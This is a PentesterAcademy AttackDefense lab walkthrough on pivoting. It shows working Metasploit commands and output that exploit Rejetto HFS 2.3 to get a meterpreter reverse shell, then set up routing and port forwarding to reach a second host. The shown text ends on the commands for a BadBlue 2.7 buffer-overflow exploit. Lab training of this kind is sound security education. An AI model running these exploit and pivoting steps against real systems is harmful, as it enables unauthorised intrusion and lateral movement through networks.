ATTACK DEFENSE

by PentesterAcademy


Name	Pivoting
URL	https://attackdefense.com/challengedetails?cid=2332
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Victim Machine 1 : 10.0.23.180
Victim Machine 2 : 10.0.27.99
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.23.180



```
root@attackdefense:~# nmap 10.0.23.180
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 16:57 IST
Nmap scan report for 10.0.23.180
Host is up (0.057s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.23.180



```
root@attackdefense:~# nmap -sV -p 80 10.0.23.180
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 16:57 IST
Nmap scan report for 10.0.23.180
Host is up (0.060s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.51 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for hfs file server using searchsploit.


Command: searchsploit hfs



```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~# 
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.


Commands:
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.180
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.23.180
RHOSTS => 10.0.23.180
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/NAT6s85wCG
[*] Local IP: http://10.10.15.2:8080/NAT6s85wCG
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /NAT6s85wCG
[*] Sending stage (175174 bytes) to 10.0.23.180
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.180:49217) at 2021-04-07 16:59:43 +0530
[!] Tried to delete %TEMP%\GrXXSphPd.vbs, unknown result
[*] Server stopped.

meterpreter > 
```

Step 6: We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell. Check target machine IP Address.

Command: ipconfig




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : AWS PV Network Device #0
Hardware MAC : 06:b4:67:1a:5e:26
MTU          : 9001
IPv4 Address : 10.0.23.180
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::297a:1acb:24ac:8cd8
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

We can observe, there is only one network adapter and we have two machine IP addresses. But, we cannot access “**Victim Machine 2**” directly from the attacker’s machine.

We will add a route and then we will run an auxiliary port scanner module on the second victim machine to discover a host and open ports.


Commands: run autoroute -s 10.0.23.0/20



```
meterpreter > run autoroute -s 10.0.23.0/20

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.23.0/255.255.240.0...
[+] Added route to 10.0.23.0/255.255.240.0 via 10.0.23.180
[*] Use the -p option to list all active routes
meterpreter > 
```

Step 7: Running the port scanner on the second machine.


Commands:
background
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.0.27.99
set PORTS 1-100
exploit



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejetto_hfs_exec) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.27.99
RHOSTS => 10.0.27.99
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-100
PORTS => 1-100
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 10.0.27.99:           - 10.0.27.99:80 - TCP OPEN
[*] 10.0.27.99:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

Step 8: We have discovered port 80 on the pivot machine. Now, we will forward the remote port 80 to local port 1234 and grab the banner using Nmap

Commands:
sessions -i 1
portfwd add -l 1234 -p 80 -r 10.0.27.99
portfwd list




```
msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 1234 -p 80 -r 10.0.27.99
[*] Local TCP relay created: :1234 <-> 10.0.27.99:80
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local           Remote        Direction
   -----  -----           ------        ---------
   1      10.0.27.99:80   0.0.0.0:1234  Forward

1 total active port forwards.

meterpreter > 
```

Step 9: We have forwarded the port, now use Nmap to find the running application name and version.

Note: Do not close msfconsole.


Command: nmap -sV -sS -p 1234 localhost



```
root@attackdefense:~# nmap -sV -sS -p 1234 localhost
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 17:02 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000059s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
1234/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
root@attackdefense:~#
```

Step 10: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7




```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------
 Exploit Title

------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 11: There is a Metasploit module for badblue server. We will use PassThru remote buffer overflow Metasploit module to exploit the target.

Commands:

use exploit/windows/http/badblue_passthru
set PAYLOAD windows/meterpreter/bind_tcp
set RHOSTS 10.0.27.99
exploit

